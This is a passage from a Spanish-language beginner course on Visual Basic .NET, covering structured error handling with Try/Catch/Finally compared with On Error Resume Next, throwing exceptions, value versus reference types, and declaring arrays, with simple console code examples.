Veamos las cosillas que hemos visto en esta séptima entrega:
Hemos visto cómo elegir entre varias opciones mediante Select Case, también sabemos cómo crear enumeraciones o constantes simbólicas que están relacionadas de alguna forma, también hemos visto algunos métodos de la clase Enum con los que podemos saber si un valor pertenece a los definidos en la enumeración o con los que podemos saber los nombres de los miembros de dicha enumeración, además de saber cómo podemos convertir cadenas de caracteres en un valor numérico, mediante el método Parse.

Para la próxima entrega veremos cómo detectar o interceptar errores y algunas otras cosillas, como el tema que también hemos tratado, aunque sólo haya sido de pasada, sobre los arrays o matrices.

Nos vemos.
Guillermo
Nerja, 06 de Diciembre de 2002

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número ocho, (09/Dic/2002)
Publicada el 11/Dic/2002

Como prometí en la entrega anterior, (pero que no sirva de precedente, no sea que te acostumbres), en esta ocasión veremos cómo se interceptan los errores en Visual Basic .NET.

Cuando en el código de nuestra aplicación se produce un error sintáctico, es decir, porque hayamos escrito mal alguna instrucción de Visual Basic .NET, será el propio entorno de desarrollo el que nos avise de que hay algo que no es correcto; a este tipo de errores se suele llamar errores sintáctico o en tiempo de diseño. Pero si lo que ocurre es que hemos asignado un valor erróneo a una variable o hemos realizado una división por cero o estamos intentado acceder a un archivo que no existe, entonces, se producirá un error en tiempo de ejecución, es decir sólo sabremos que hay algo mal cuando el ejecutable esté funcionando.

Dos formas de interceptar errores

Control no estructurado de errores

Si conoces las versiones anteriores de Visual Basic, sabrás que la captura de errores se hacía con las instrucciones **On Error.** Si no has trabajado con ninguna versión anterior de Visual Basic, no te preocupes, ya que no tendrás porqué conocer esa forma de interceptar errores, ya que aquí no te lo voy a explicar... pero si aún así, quieres saber más sobre esas instrucciones para detectar errores, tendrás que acudir al curso Básico de VB (de mis páginas) o a otros artículos (también en este mismo sitio, en el que he tratado ese tema).
Seguramente te preguntarás porqué no quiero tratar esa forma de tratar errores... pues, simplemente porque no... (¡guille!) Bueno, seré algo más explícito... porque esa forma de tratar o interceptar errores no es la recomendable y es una forma, que si no se usa correctamente, nos puede ser más perjudicial que beneficiosa; y el uso de los tratamientos de errores es para que nos ayude, no para que nos cree más problemas...
siempre te quedará el recurso de poder aprenderlo por tu cuenta, cosa que podrás hacer si es que realmente no te convence la nueva forma de tratar los errores, ya que a algunos puede que nos parezca menos útil que la forma "antigua", también llamada control no estructurado de errores.
No me enrollo más, otra cosa que debes saber, por si quieres indagar por tu cuenta, es que no se pueden mezclar en un mismo procedimiento las dos formas de tratar los errores.

Control estructurado de errores

El método recomendado de capturar errores en Visual Basic .NET, es usando la estructura Try Catch Finally.
La forma de usar esta estructura será algo así:

```
Try
    ' el código que puede producir error
Catch [tipo de error a capturar]
    ' código cuando se produzca un error
Finally
    ' código se produzca o no un error
End Try
```

En el bloque Try pondremos el código que puede que produzca un error.

Los bloques Catch y Finally no son los dos obligatorios, pero al menos hay que usar uno de ellos, es decir o usamos Catch o usamos Finally o, usamos los dos, pero como mínimo uno de ellos.
Una vez aclarado que, además de Try, debemos usar o Catch o Finally, veamos para que sirve cada uno de ellos:

Si usamos Catch, esa parte se ejecutará si se produce un error, es la parte que "capturará" el error.
Después de Catch podemos indicar el tipo de error que queremos capturar, incluso podemos usar más de un

bloque Catch, si es que nuestra intención es detectar diferentes tipos de errores.

En el caso de que sólo usemos Finally, tendremos que tener en cuenta de que si se produce un error, el programa se detendrá de la misma forma que si no hubiésemos usado la detección de errores, por tanto, aunque usemos Finally (y no estemos obligados a usar Catch), es más que recomendable que siempre usemos una cláusula Catch, aunque en ese bloque no hagamos nada, pero aunque no "tratemos" correctamente el error, al menos no se detendrá porque se haya producido el error.
Aclaremos este punto, ya que puede parecer extraño.
Si decidimos "prevenir" que se produzca un error, pero simplemente queremos que el programa continúe su ejecución, podemos usar un bloque Catch que esté vacío, con lo cual el error simplemente se ignorará... si has usado o has leído sobre cómo funciona On Error Resume Next, pensarás que esto es algo parecido... si se produce un error, se ignora y se continúa el programa como si nada. Pero no te confundas que aunque lo parezca... no es igual. (guille, no te enrolles más y explícalo)
Si tenemos el siguiente código, se producirá una excepción (o error), ya que al dividir i por j, se producirá un error de división por cero.

```
Dim i, j As Integer
Try
    i = 10
    j = 0
    i = i \ j
Catch
        ' nada que hacer si se produce un error
End Try
' se continúa después del bloque de detección de errores
```

Pero cuando se produzca ese error, no se ejecutará ningún código de "tratamiento" de errores, ya que dentro del bloque Catch no hay ningún código.
Seguro que pensarás (o al menos así deberías hacerlo), que eso es claro y evidente.
Si usáramos On Error Resume Next, el código podría ser algo como esto:

```
Dim i, j As Integer
On Error Resume Next
i = 10
j = 0
i = i \ j
' se continúa después del bloque de detección de errores
```

Bueno, si nos basamos en estos dos ejemplos, ambos hacen lo mismo: Si se produce un error se continúa justo por donde está el comentario ese que dice ' se continúa... pero... (¿de que te extrañas? ya deberías saber que "casi" siempre hay un pero), cuando se usan los bloques Try... Catch... el tratamiento de errores es diferente a cuando se usa el "antiguo" On Error Resume Next, para que nos entendamos, talvez este otro ejemplo aclare un poco las cosas:

```
Dim i, j As Integer
Try
    i = 10
    j = 0
    i = i \ j
    Console.WriteLine("el nuevo valor de i es: {0}", i)
Catch
    ' nada que hacer si se produce un error
End Try
' se continúa después del bloque de detección de errores
Console.WriteLine("después del bloque de detección de errores")
```

Aquí tenemos prácticamente el mismo código que antes, con la diferencia de que tenemos dos "instrucciones" nuevas, una se ejecuta después de la línea que "sabemos" que produce el error, (sí, la línea `i = i \ j` es la que produce el error, pero el que sepamos qué línea es la que produce el error no es lo habitual, y si en este caso lo sabemos con total certeza, es sólo es para que comprendamos mejor todo esto...), y la otra después del bloque Try... Catch.
Cuando se produce el error, el Visual Basic .NET, o mejor dicho, el runtime del .NET Framework, deja de ejecutar las líneas de código que hay en el bloque Try, (las que hay después de que se produzca la excepción), y continúa por el código del bloque Catch, que en este caso no hay nada, así que, busca un bloque Finally, y si lo hubiera, ejecutaría ese código, pero como no hay bloque Finally, continúa por lo que haya después de End Try.

¿Te ha quedado claro?
Te lo repito y te muestro lo que ocurriría en un bloque Try... Catch si se produce o no un error:
Si se produce una excepción o error en un bloque Try, el código que siga a la línea que ha producido el

error, deja de ejecutarse, para pasar a ejecutar el código que haya en el bloque Catch, se seguiría (si lo hubiera) por el bloque Finally y por último con lo que haya después de End Try.
Si no se produce ningún error, se continuaría con todo el código que haya en el bloque Try y después se seguiría, (si lo hubiera), con el bloque Finally y por último con lo que haya después de End Try.

Ahora veamos el código equivalente si se usara On Error Resume Next:

```
Dim i, j As Integer
On Error Resume Next
i = 10
j = 0
i = i \ j
Console.WriteLine("el nuevo valor de i es: {0}", i)
' se continúa después del bloque de detección de errores
Console.WriteLine("después del bloque de detección de errores")
```

En este caso, cuando se produce un error, se continúa ejecutando el código, por tanto "se ejecutarán todas las líneas", entre otras cosas porque no hay ninguna distinción del código que se está "chequeando" del que no se comprueba.
Que te parece mejor solución, ya que así no te preocupas de nada cuando se produzca un error... ¡pues vale! Pero... piénsatelo antes de usar un código como este... en el que al fin y al cabo no ocurriría nada extraño... pero si en lugar de ser un código simple, dependiéramos de que no se debe producir un error para continuar procesando el código, entonces lo tendríamos más complicado.

Veamos un ejemplo, que no será con código real, sino con "pseudo" código, el que abrimos un archivo (o fichero) de texto y en el que vamos a escribir el contenido de una o varias variables. Si no se produce error, todo irá bien, pero si se produce un error justamente cuando vamos a abrir el archivo, (por ejemplo, porque el disco esté lleno o no tengamos acceso de escritura o cualquier otra cosa), el archivo no estará abierto y por tanto lo que guardemos en él, realmente no se guardará.
El seudo código sería algo como esto:

Abrir el archivo
    Guardar el contenido de la variable
    repetir la línea anterior mientras haya algo que guardar
Cerrar el archivo
Avisar al usuario de que todo ha ido bien, que ya se puede ir a su casa a descansar porque todo se ha guardado.

Si usamos On Error Resume Next, se producirá un error al abrir el archivo, pero como le hemos dicho que queremos continuar, seguirá "palante" e intentará guardar información en dicho archivo, pero como no puede guardar esa información, se volverá a producir un error, pero como continúa aunque haya errores, ni nos enteramos, pero se estarán produciendo errores de continuo y "no pasará nada" porque así lo hemos querido.
Y tu te preguntarás... ¿y que pasa? esa era la intención de usar lo de Resume Next. Pues sí, para que engañarnos, pero si lo que teníamos que guardar en el fichero ese eran 10000 líneas de texto, seguramente habremos desperdiciado un tiempo "precioso",a demás de que puede que el usuario ni se haya percatado de que ha estado esperando un buen rato y al final no se ha guardado la información.
Pero... como eres una persona que no se conforma con lo que yo digo y te has leído más cosas de "la otra forma" de detectar errores, seguramente me dirás que podrías haber usado On Error Goto nnn y haber mostrado un mensaje de aviso al usuario.
Pues ¡muy bien! Eso estaría bien, pero se sale de lo que aquí estamos, tratando, así que... ¡cállate! y ¡sigue leyendo!

Si en lugar de usar On Error Resume Next (e incluso On Error Goto nnn), hemos optado por usar Try... Catch, todo el seudo código ese, lo escribiríamos dentro del bloque Try y si se produce un error, avisaríamos al usuario de que se ha olvidado de poner el disquete, (por ejemplo), y le podríamos dar la oportunidad de volver a intentarlo...

Sí, ya se que eso mismo podríamos hacerlo con el On Error... pero hacerlo con Try resulta más elegante y no tendríamos la necesidad de usar un salto a una línea anterior usando una instrucción que... en fin... no sé si debería decirte que instrucción usarías... pero sí, es GoTo, la terrible instrucción que ha hecho del lenguaje Basic un lenguaje al que nadie ha tratado con "seriedad" y por culpa de la que este querido lenguaje de programación ha sido tan "blasfemado"... o casi, que tampoco es "pa" tanto, pero en fin...
De todas formas, hasta aquí hemos llegado con esto del Goto, que ni te voy a explicar para que sirve y también hemos llegado al final de todo lo que a tratamiento de errores no estructurados se refiere... por tanto, si quieres saber más de esas instrucciones... ya sabes, o te das una vuelta por algún "viejo" curso del VB o te lees lo que la documentación de Visual Basic .NET te diga, porque yo, no te voy a decir nada más de esas instrucciones...

Sigamos con el tratamiento de errores estructurados.

Como te he comentado antes, el bloque Catch sirve para detectar errores, incluso para detectar distintos tipos

de errores, con idea de que el "runtime" de .NET Framework (el CLR), pueda ejecutar el que convenga según el error que se produzca.
Esto es así, porque es posible que un un bloque Try se produzcan errores de diferente tipo y si tenemos la "previsión" de que se puede producir algún que otro error, puede que queramos tener la certeza de que estamos detectando distintas posibilidades, por ejemplo, en el "seudo código" mostrado anteriormente, es posible que el error se produzca porque el disco está lleno, porque no tenemos acceso de escritura, porque no haya disco en la disquetera, etc. Y podría sernos interesante dar un aviso correcto al usuario de nuestra aplicación, según el tipo de error que se produzca.
Cuando queremos hacerlo de esta forma, lo más lógico es que usemos un Catch para cada uno de los errores que queremos interceptar, y lo haríamos de la siguiente forma:

```
Dim i, j As Integer
Dim s As String
'
Try
    Console.Write("Escribe un número (y pulsa Intro) ")
    s = Console.ReadLine
    i = CInt(s)
    Console.Write("Escribe otro número ")
    s = Console.ReadLine
    j = CInt(s)
    '
    Console.WriteLine("El resultado de dividir {0} por {1} es {2}", i, j, i \ j)
    '
Catch ex As DivideByZeroException
    Console.WriteLine("ERROR: división por cero")
Catch ex As OverflowException
    Console.WriteLine("ERROR: de desbordamiento (número demasiado grande)")
Catch ex As Exception
    Console.WriteLine("Se ha producido el error: {0}", ex.Message)
End Try
'
Console.ReadLine()
```

Aquí estamos detectando tres tipos de errores:
El primero si se produce una división por cero.
El segundo si se produce un desbordamiento, el número introducido es más grande de lo esperado.
Y por último, un tratamiento "genérico" de errores, el cual interceptará cualquier error que no sea uno de los dos anteriores.

Si usamos esta forma de detectar varios errores, te comentaré que debes tener cuidado de poner el tipo genérico al final, (o el que no tenga ningún tipo de "error a capturar" después de Catch), ya que el CLR siempre evalúa los tipos de errores a detectar empezando por el primer Catch y si no se amolda al error producido, comprueba el siguiente, así hasta que llegue a uno que sea adecuado al error producido, y si da la casualidad de que el primer Catch es de tipo genérico, el resto no se comprobará, ya que ese tipo es adecuado al error que se produzca, por la sencilla razón de que **Exception** es el tipo de error más genérico que puede haber, por tanto se adecua a cualquier error.

> **Nota:**
> Realmente el tipo Exception es la clase de la que se derivan (o en la que se basan) todas las clases que manejan algún tipo de excepción o error.
> Si te fijas, verás que todos los tipos de excepciones que podemos usar con Catch, terminan con la palabra Exception, esto, además de ser una "norma" o recomendación nos sirve para saber que ese objeto es válido para su uso con Catch. Esto lo deberíamos tener en cuenta cuando avancemos en nuestro aprendizaje y sepamos crear nuestras propias excepciones.

Por otro lado, si sólo usamos tipos específicos de excepciones y se produce un error que no es adecuado a los tipos que queremos interceptar, se producirá una excepción "no interceptada" y el programa finalizará.

Para poder comprobarlo, puedes usar el siguiente código y si simplemente pulsas intro, sin escribir nada o escribes algo que no sea un número, se producirá un error que no está detectado por ninguno de los Catch:

```
Dim i, j As Integer
Dim s As String
'
Try
    Console.Write("Escribe un número (y pulsa Intro) ")
    s = Console.ReadLine
    i = CInt(s)
    Console.Write("Escribe otro número ")
```

```
    s = Console.ReadLine
    j = CInt(s)
    '
    Console.WriteLine("El resultado de dividir {0} por {1} es {2}", i, j, i \ j)
    '
Catch ex As DivideByZeroException
    Console.WriteLine("ERROR: división por cero")
Catch ex As OverflowException
    Console.WriteLine("ERROR: de desbordamiento (número demasiado grande)")
End Try
```

Sabiendo esto, mi recomendación es que siempre uses un "capturador" genérico de errores, es decir un bloque Catch con el tipo de excepción genérica: Catch variable As Exception.

Después de Catch puedes usar el nombre de variable que quieras, la recomendada es **ex**, que por cierto, es el nombre que de forma predeterminada muestra el Visual Studio .NET 2003.
Cuando escribimos Try y pulsamos Intro, en la versión 2002 (la primera versión definitiva de Visual Studio .NET), cuando escribimos Try, sólo se muestra el bloque Try y el final: End Try junto a un aviso (dientes de sierra) de que Try necesita un bloque Catch o Finally, pero en la futura versión de VS .NET (futura en la fecha en que escribo esta entrega, ya que ahora mismo sólo es una beta), cuando se escribe Try y se pulsa Intro, además del End Try, se muestra el bloque Catc ex As Exception.

Bien, esto no se ha acabado aún, ya que hay más cosas que contar sobre Try... Catch, como por ejemplo:
- que podemos "lanzar" excepciones, sin necesidad de que se produzca una explícitamente,
- o cómo se comporta el Visual Basic .NET cuando ejecutamos un código que produce error y no hay un bloque específico de tratamiento para ese error, pero existe un bloque Try que aunque esté en otra parte del código sigue activo,
- o que podemos crear nuestras propios tipos de excepciones, pero eso lo veremos cuando tratemos el tema de las clases un poco más a fondo.

Ahora empezaremos viendo
cómo hacer que se produzca una excepción:

Para lanzar (o crear) excepciones tendremos que usar la instrucción **Throw** seguida de un objeto derivado del tipo Exception.
Normalmente se hace de la siguiente forma:

```
Throw New Exception("Esto es un error personalizado")
```

Con este código estamos indicándole al Visual Basic .NET que queremos "lanzar" (Throw) una nueva excepción (New Exception) y que el mensaje que se mostrará, será el que le indiquemos dentro de los paréntesis.

Cuando nosotros lanzamos (o creamos) una excepción, el error lo interceptará un bloque Try (o una instrucción On Error) que esté activo, si no hay ningún bloque Try activo, será el CLR (runtime de .NET Framework) el que se encargará de interceptar esa excepción, pero deteniendo la ejecución del programa... y esto último me recuerda que tengo que explicarte lo que ocurre cuando hay un bloque Try "activo"...

Supongamos que tenemos un bloque Try desde el cual llamamos a algún procedimiento (Sub, Function, etc.), que puede que a su vez llame a otro procedimiento y resulta que en alguno de esos procedimientos se produce una excepción "no controlada", por ejemplo, si tenemos el siguiente código:

```
Sub Main()
    Dim n, m As Integer
    '
    Try
        n = 10
        m = 15
        Dim k As Integer = n + m
        '
        ' llamanos a un procedimiento
        Prueba()
        '
        '... más código...
        '
        '
    Catch ex As DivideByZeroException
        Console.WriteLine("ERROR: división por cero")
    Catch ex As OverflowException
        Console.WriteLine("ERROR: de desbordamiento (número demasiado grande)")
    Catch ex As InvalidCastException
```

```
        Console.WriteLine("ERROR: lo escrito no es un número.")
    Catch ex As Exception
        Console.WriteLine("Se ha producido el error: {0} {1} {2}", ex.Message, vbCrLf, ex.ToString)
    End Try
    '
    Console.WriteLine("Pulsa Intro para terminar")
    Console.ReadLine()
End Sub

Sub Prueba()
    Dim i, j As Integer
    Dim s As String
    Console.Write("Escribe un número (y pulsa Intro) ")
    s = Console.ReadLine
    i = CInt(s)
    Console.Write("Escribe otro número ")
    s = Console.ReadLine
    j = CInt(s)
    Console.WriteLine("El resultado de dividir {0} por {1} es {2}", i, j, i \ j)
End Sub
```

En el procedimiento **Main** tenemos cierto código, en el que hemos usado un bloque Try... Catch, dentro del bloque Try además de otras cosas, llamamos al procedimiento **Prueba**, en el cual se piden dos números y se realizan unas operaciones con esos números, pero en ese procedimiento no tenemos ningún bloque Try que pueda "interceptar" errores.
Tal como vimos anteriormente, si simplemente pulsamos Intro cuando nos pide alguno de esos números o cuando escribimos en el segundo un cero o si alguno de esos dos números que introducimos es más grande que lo que un tipo Integer pude soportar, se producirá un error (o excepción), pero, resulta que dentro del procedimiento Prueba no tenemos nada que "intercepte" los posibles errores que se puedan producir. Si ese código fuese el único que tuviéramos en el programa y se produjera una excepción, sería el CLR o runtime del .NET Framework el que se encargaría de avisarnos de que algo va mal (deteniendo la ejecución del programa). Pero, cuando se llama al procedimiento Prueba desde Main, hay un bloque Try "activo" y el CLR se da cuenta de ese detalle y en lugar de detener el programa y mostrar el error, lo que hace es "pasar" esa excepción a dicho bloque Try (porque está activo) y "confiar" que el error sea "tratado" por dicho bloque.

¿Te enteras?
¿No?
Pues no te preocupes, que algún día puede que te resulte claro... je, je... por ahora, simplemente compruébalo y experimenta... y sigue leyendo, que aún queda un poco más...

A ver si con este otro ejemplo lo entiendes mejor.
Es parecido al anterior, pero con un "pequeño" detalle que lo diferencia:

```
Sub Main()
    Dim n, m As Integer
    '
    Try
        n = 10
        m = 15
        Dim k As Integer = n + m
        '
        '... más código...
        '
        '
    Catch ex As DivideByZeroException
        Console.WriteLine("ERROR: división por cero")
    Catch ex As OverflowException
        Console.WriteLine("ERROR: de desbordamiento (número demasiado grande)")
    Catch ex As InvalidCastException
        Console.WriteLine("ERROR: lo escrito no es un número.")
    Catch ex As Exception
        Console.WriteLine("Se ha producido el error: {0} {1} {2}", ex.Message, vbCrLf, ex.ToString)
    End Try
    '
    ' llamanos a un procedimiento
    Prueba()
    '
    '
    Console.WriteLine("Pulsa Intro para terminar")
    Console.ReadLine()
End Sub
```

```
Sub Prueba()
    Dim i, j As Integer
    Dim s As String
    Console.Write("Escribe un número (y pulsa Intro) ")
    s = Console.ReadLine
    i = CInt(s)
    Console.Write("Escribe otro número ")
    s = Console.ReadLine
    j = CInt(s)
    Console.WriteLine("El resultado de dividir {0} por {1} es {2}", i, j, i \ j)
End Sub
```

El código del procedimiento Prueba es exactamente igual que el anterior, pero en el procedimiento Main, la llamada a dicho procedimiento no está "dentro" del bloque Try; por tanto si ejecutas el código y cuando te pida alguno de esos dos números escribes algo "incorrecto", se producirá, como bien supones, una excepción, pero en esta ocasión no hay ningún bloque Try que intercepte ese error, por tanto, será el CLR el que se encargue de avisarnos de que algo va mal, pero el CLR nos lo dice de una forma "brusca" y poco educada... ya que detiene el programa y se acabó lo que se daba...

Pues eso... no quiero parecer "mal educado", pero..., se acabó lo que se daba y hasta aquí hemos llegado en esta octava entrega dedicada exclusivamente al tratamiento de errores... al final no he tratado de los arrays... esperemos que sea en la próxima entrega... cosa que descubrirás en cuanto esté publicada, así que, ahora dedícate a "indagar" por tu cuenta y riesgo y sigue probando con esto de las excepciones y los bloques Try... Catch.

Nos vemos.
Guillermo
Nerja, 9~11 de Diciembre de 2002

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número nueve, (25/Dic/2002)
Publicada el 25/Dic/2002 (revisada el 09/May/03)

En esta novena entrega del curso de iniciación a la programación con Visual Basic .NET vamos a ver un tipo especial de datos, al menos eso será lo que pienses cuando te diga lo que es pero, (si has trabajado con las versiones anteriores de Visual Basic), a lo largo de esta entrega descubrirás que no todo lo que creías sigue siendo igual que antes... no, no te preocupes, no hablaré de **Grandes Temas** (en mayúsculas), ni de lo que puede que estés pensando al ver la fecha en la que escribo esta entrega... aquí sólo se tratan temas relacionados con la programación, así que descansa, relájate y no te preocupes, que esta noche podrás ir a la Misa del Gallo... (¡Guille! te van a tachar de ateo y blasfemo, así que *cuidadín* con lo que dices...)

Que el personal esté tranquilo, que me refería al tema de los Arrays.

Si no sabes nada de Arrays, (*o matrices o arreglos, como prefieras llamarlo, en la documentación en español de Visual Studio .NET se llaman matrices, pero yo voy a usar el nombre en inglés, ya que es el que estoy acostumbrado a usar.*), lo que voy a comentar en este párrafo te será indiferente, pero aún así, podrías leerlo para que tengas más oportunidades de saber de qué estoy hablando...
Los arrays en las versiones anteriores de Visual Basic eran tipos de datos de los llamados por valor, al igual que lo son los tipos Integer, Double, etcétera. Pero en Visual Basic .NET, los arrays realmente son tipos por referencia.

Antes de entrar en detalles sobre los arrays, creo que, ya que lo he mencionado, deberíamos ver en qué se diferencian los tipos de datos por valor y los tipos de datos por referencia.

Tipos de datos por valor

Cuando dimensionamos una variable, por ejemplo, de tipo Integer, el CLR reserva el espacio de memoria que necesita para almacenar un valor del tipo indicado; cuando a esa variable le asignamos un valor, el CLR almacena dicho valor en la posición de memoria que reservó para esa variable. Si posteriormente asignamos un nuevo valor a dicha variable, ese valor se almacena también en la memoria, sustituyendo el anterior, eso lo tenemos claro, ya que así es como funcionan las variables. Si a continuación creamos una segunda variable y le asignamos el valor que contenía la primera, tendremos dos posiciones de memoria con dos valores, que por pura casualidad, resulta que son iguales, entre otras cosas porque a la segunda hemos asignado un valor "igual" al que tenía la primera.
Vale, seguramente pensarás que eso es así y así es como te lo he explicado o al menos, así es como lo habías entendido.
Pero, espera a leer lo siguiente y después seguimos hablando... a ver si te parece que lo tenías "aprendido".

Tipos de datos por referencia

En Visual Basic .NET también podemos crear objetos, los objetos se crean a partir de una clase, (del tema de las clases hablaremos largo y tendido en entregas posteriores). Cuando dimensionamos una variable cuyo tipo es una clase, simplemente estamos creando una variable que es capaz de manipular un objeto de ese tipo, en el momento de la declaración, el CLR no reserva espacio para el objeto que contendrá esa variable, ya que esto sólo lo hace cuando usamos la instrucción New. En el momento en que creamos el objeto, (mediante New), es cuando el CLR reserva la memoria para dicho objeto y le dice a la variable en que parte de la memoria está almacenado, de forma que la variable pueda acceder al objeto que se ha creado. Si posteriormente declaramos otra variable del mismo tipo que la primera, tendremos dos variables que saben "manejar" datos de ese tipo, pero si a la segunda variable le asignamos el contenido de la primera, en la memoria no existirán dos copias de ese objeto, sólo existirá un objeto que estará referenciado por dos variables. Por tanto, cualquier cambio que se haga en dicho objeto se reflejará en ambas variables.

¿Qué? ¿Te aclaras? A que no... pues no me extraña... porque esto no es para aclararse... pero, confía en mí y aunque no te enteres, sigue leyendo, no abandones ahora... (lo que no te dice el Guille es que todavía quedan cosas más complicadas y difíciles de digerir... je, je, ¡no te quea ná!)

Vamos a ver un par de ejemplos para aclarar esto de los tipos por valor y los tipos por referencia.

Crea un nuevo proyecto de tipo consola y añade el siguiente código:

```
Sub Main()
    ' creamos una variable de tipo Integer
    Dim i As Integer
    ' le asignamos un valor
    i = 15
    ' mostramos el valor de i
    Console.WriteLine("i vale {0}", i)
    '
    ' creamos otra variable
    Dim j As Integer
    ' le asignamos el valor de i
    j = i
    Console.WriteLine("hacemos esta asignación: j = i")
    '
    ' mostramos cuanto contienen las variables
    Console.WriteLine("i vale {0} y j vale {1}", i, j)
    '
    ' cambiamos el valor de i
    i = 25
    Console.WriteLine("hacemos esta asignación: i = 25")
    ' mostramos nuevamente los valores
    Console.WriteLine("i vale {0} y j vale {1}", i, j)
    '
    Console.WriteLine("Pulsa Intro para finalizar")
    Console.ReadLine()
End Sub
```

Como puedes comprobar, cada variable tiene un valor independiente del otro.
Esto está claro.

Ahora vamos a ver qué es lo que pasa con los tipos por referencia.
Para el siguiente ejemplo, vamos a crear una clase con una sola propiedad, ya que las clases a diferencia de los tipos por valor, deben tener propiedades a las que asignarles algún valor.
No te preocupes si no te enteras, que de todo esto hablaremos en otra ocasión, pero por ahora sólo es para ver, prácticamente, esto de los tipos por referencia.

```
Class prueba
    Public Nombre As String
End Class

Sub Main()
    ' creamos una variable de tipo prueba
    Dim a As prueba
    ' creamos (instanciamos) el objeto en memoria
    a = New prueba()
    ' le asignamos un valor
    a.Nombre = "hola"
    ' mostramos el contenido de a
```

```
    Console.WriteLine("a vale {0}", a.Nombre)
    '
    ' dimensionamos otra variable
    Dim b As prueba
    '
    ' asignamos a la nueva el valor de a
    b = a
    Console.WriteLine("hacemos esta asignación: b = a")
    '
    ' mostramos el contenido de las dos
    Console.WriteLine("a vale {0} y b vale {1}", a.Nombre, b.Nombre)
    ' cambiamos el valor de la anterior
    a.Nombre = "adios"
    '
    Console.WriteLine("hacemos una nueva asignación a a.Nombre")
    '
    ' mostramos nuevamente los valores
    Console.WriteLine("a vale {0} y b vale {1}", a.Nombre, b.Nombre)
    '
    Console.WriteLine("Pulsa Intro para finalizar")
    Console.ReadLine()
End Sub
```

La clase **prueba** es una clase muy simple, pero como para tratar de los tipos por referencia necesitamos una clase, he preferido usar una creada por nosotros que cualquiera de las clases que el .NET Framework nos ofrece.
Dimensionamos una variable de ese tipo y después creamos un nuevo objeto del tipo **prueba**, el cual asignamos a la variable **a**.
Una vez que tenemos "instanciado" (o creado) el objeto al que hace referencia la variable **a**, le asignamos a la propiedad **Nombre** de dicho objeto un valor.
Lo siguiente que hacemos es declarar otra variable del tipo **prueba** y le asignamos lo que contiene la primera variable.

Hasta aquí, es casi lo mismo que hicimos anteriormente con las variables de tipo Integer. La única diferencia es la forma de manipular las clases, ya que no podemos usarlas "directamente", porque tenemos que crearlas (mediante New) y asignar el valor a una de las propiedades que dicha clase contenga. Esta es la primera diferencia entre los tipos por valor y los tipos por referencia, pero no es lo que queríamos comprobar, así que sigamos con la explicación del código mostrado.

Cuando mostramos el contenido de la propiedad **Nombre** de ambas variables, las dos muestran lo mismo, que es lo esperado, pero cuando asignamos un nuevo valor a la variable **a**, al volver a mostrar los valores de las dos variables, ¡las dos siguen mostrando lo mismo!
Y esto no es lo que ocurría en el primer ejemplo.
¿Por qué ocurre? Porque las dos variables, apuntan al mismo objeto que está creado en la memoria.
¡Las dos variables hacen referencia al mismo objeto! y cuando se

realiza un cambio mediante una variable, ese cambio afecta también a la otra, por la sencilla razón que se está modificando el único objeto de ese tipo que hay creado en la memoria.

Para simplificar, los tipos por valor son los tipos de datos que para usarlos no tenemos que usar New, mientras que los tipos por referencia son tipos (clases) que para crear un nuevo objeto hay que usar la instrucción New.
Los tipos por valor son los tipos "básicos" (o elementales), tales como Integer, Double, Decimal, Boolean, etcétera. En la primera tabla de la entrega cuatro tienes una relación de los tipos por valor.
Los tipos por referencia son todos los demás tipos.

Sin querer parecer que quiero confundirte más, te diré que en .NET Framework, realmente todos los tipos son clases, aunque esos que están relacionados en la tabla mencionada, son los que actúan como tipos por valor y el .NET Framework los trata de una forma especial... ¡vale! lo dejo, no voy a "calentarte" más la cabeza, que seguramente ya la tendrás en ebullición...

Ahora sí, ahora vamos a seguir complicándonos la existencia.

Los Arrays

Las variables que hemos estado usando hasta ahora, eran de tipo escalar: sólo pueden contener un valor a la vez, (no te asustes por la palabra esa que ha usado el Guille: *escalar*, es que lo ha leído en la ayuda del VS y se las quiere dar de *entendido*). Pero resulta que en ocasiones nos podemos ver en la necesidad de querer tener en una misma variable, valores que de alguna forma están relacionados. Por ejemplo, si tenemos una colección de discos, nos podría interesar tener esa discografía incluida en una misma variable para poder acceder a cualquiera de esos discos sin necesidad de tener que crear una variable distinta para cada uno de los discos, ya que sería totalmente ineficiente si, por ejemplo, quisiéramos imprimir una relación de los mismos.

> Realmente para el ejemplo este que estoy poniendo, hay otros tipos de datos que serían más prácticos, pero... es eso, sólo un ejemplo, y cuando veamos esos otros tipos de datos, serás tú el que decida cual utilizar.

Una de las formas en las que podemos agrupar varios datos es mediante los arrays (o matrices).
Usando un array, podemos acceder a cualquiera de los valores que tenemos almacenado mediante un índice numérico. Por ejemplo, si tenemos la variable **discografía** y queremos acceder al tercer disco, podríamos hacerlo de la siguiente forma: **discografía(3)**.

Sabiendo esto, podemos comprobar que sería fácil recorrer el contenido de los arrays mediante un bucle For.

¿Qué tipos de datos se pueden usar para crear arrays?

Los tipos de datos de las variables usadas como array, pueden ser de cualquier tipo, dependiendo de lo que queramos guardar. Por ejemplo, si queremos guardar los nombres de los discos que tenemos, podemos usar un array del tipo String, que lo que nos interesa es saber el porcentaje de goles por partido de nuestro equipo de fútbol favorito, el tipo de datos del array podía ser Decimal. Incluso si queremos, también podemos crear un array de un tipo que nosotros hayamos definido o de cualquier clase que exista en el .NET Framework.

Vale, muy bien, pero ¿cómo narices le digo al Visual Basic que una variable es un array?

Declarar variables como arrays

Para poder indicarle al VB que nuestra intención es crear un array podemos hacerlo de dos formas distintas, para este ejemplo crearemos un array de tipo Integer:

1- La clásica (la usada en versiones anteriores)
```
Dim a() As Integer
```

2- La nueva forma introducida en .NET:
```
Dim a As Integer()
```

De cualquiera de estas dos formas estaríamos creando un array de tipo Integer llamada **a**.
Cuando declaramos una variable de esta forma, sólo le estamos indicando al VB que nuestra intención es que la variable **a** sea un array de tipo Integer, pero ese array no tiene reservado ningún espacio de memoria.

Reservar memoria para un array

Para poder hacerlo tenemos que usar la instrucción **ReDim**:
```
ReDim a(5)
```
Al ejecutarse este código, tendremos un array con capacidad para 6 elementos.
Y son seis y no cinco, (como por lógica habría que esperar), porque en .NET Framework el índice menor de un array siempre es cero y en Visual Basic, el índice superior es el indicado entre paréntesis. Por tanto el array **a** tendrá reservada memoria para 6 valores de tipo Integer, los índices serían desde 0 hasta 5 ambos inclusive.

Además de usar ReDim, que realmente sirve para "*redim*ensionar" el contenido de un array, es decir, para volver a dimensionarlo o cambiarlo por un nuevo valor. Si sabemos con antelación el tamaño que contendrá el array, podemos hacerlo de esta forma:

```
Dim a(5) As Integer
```

